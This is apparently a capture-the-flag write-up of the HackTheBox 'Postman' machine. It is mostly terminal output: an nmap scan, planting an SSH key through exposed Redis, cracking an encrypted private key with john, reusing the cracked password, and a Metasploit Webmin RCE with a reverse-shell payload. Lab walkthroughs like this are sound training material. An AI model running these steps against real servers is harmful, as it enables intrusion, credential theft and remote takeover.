
REDIS CONFIGURATION EXPLOIT (SSH KEY-GEN)

SSH2JOHN.PY

WEBMIN EXPLOIT PORT 10000 TO ROOT!!

nmap -sV -sC -T5 -v -p- 10.10.10.160 > scan



```
root@kali:/home/akg/Desktop/hackthebox/postman# cat scan
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 91549383E709F4F1DD6C8DAB07890301
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@kali:/home/kali/Desktop/hackthebox/postman# redis-cli -h 10.10.10.160

10.10.10.160:6379> ping

PONG

10.10.10.160:6379> config get dir

1) "dir"

2) "/var/lib/redis"

10.10.10.160:6379> config set dir /etc/

OK

10.10.10.160:6379> config get dir

1) "dir"

2) "/etc"
```

CREATING SSH KEY

```
root@kali:/home/kali/Desktop/hackthebox/postman# ssh-keygen -t rsa -f akg

root@kali:/home/kali/Desktop/hackthebox/postman# (echo -e "\n\n"; cat akg.pub; echo -e "\n\n") > akg.txt

root@kali:/home/kali/Desktop/hackthebox/postman# cat akg.txt | redis-cli -h 10.10.10.160 -x set crackit
```

```
10.10.10.160:6379> config set dbfilename authorized_keys
OK
10.10.10.160:6379> save
OK
root@kali:/home/kali/Desktop/hackthebox/postman# ssh -i akg redis@10.10.10.160
```

SHELL GAINED!!!!!!!!!

```
redis@Postman:~$ cat .bash_history
exit
su Matt
pwd
nano scan.py
python scan.py
nano scan.py
clear
nano scan.py
clear
python scan.py
exit
exit
cat /etc/ssh/sshd_config
su Matt
clear
cd /var/lib/redis
su Matt
exit
cat id_rsa.bak
ls -la
exit
```

```
cat id_rsa.bak

exit

ls -la

crontab -l

systemctl enable redis-server

redis-server

ifconfig

netstat -a

netstat -a

netstat -a

netstat -a

netstat -a > txt

exit

crontab -l

cd ~/

ls

nano 6379

exit

redis@Postman:~$ locate id_rsa.bak

/opt/id_rsa.bak

redis@Postman:~$ cat /opt/id_rsa.bak

root@kali:/home/kali/Desktop/hackthebox/postman# /usr/share/john/ssh2john.py id_rsa.bak > id_rsa.enc

root@kali:/home/kali/Desktop/hackthebox/postman# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.enc

computer2008     (id_rsa.bak)

root@kali:/home/kali/Desktop/hackthebox/postman# chmod 600 id_rsa.bak

root@kali:/home/kali/Desktop/hackthebox/postman# ssh -i id_rsa.bak 10.10.10.160
```

DIDN’T WORK!!!

```
redis@Postman:~$ su Matt

Password:

Matt@Postman:/var/lib/redis$
```

WORKED!!!!!!!!!!!

```
root       677  0.0  3.1  95292 29384 ?        Ss   Jun15   0:02 /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf
Matt     19898  0.0  0.1  14428  1088 pts/0    S+   15:09   0:00 grep --color=auto webmin
```

https://postman.htb:10000/

Matt-computer2008

```
Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   computer2008     yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      10000            yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME   Matt             yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.11      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----

   0   Webmin <= 1.910



msf5 exploit(linux/http/webmin_packageup_rce) >
```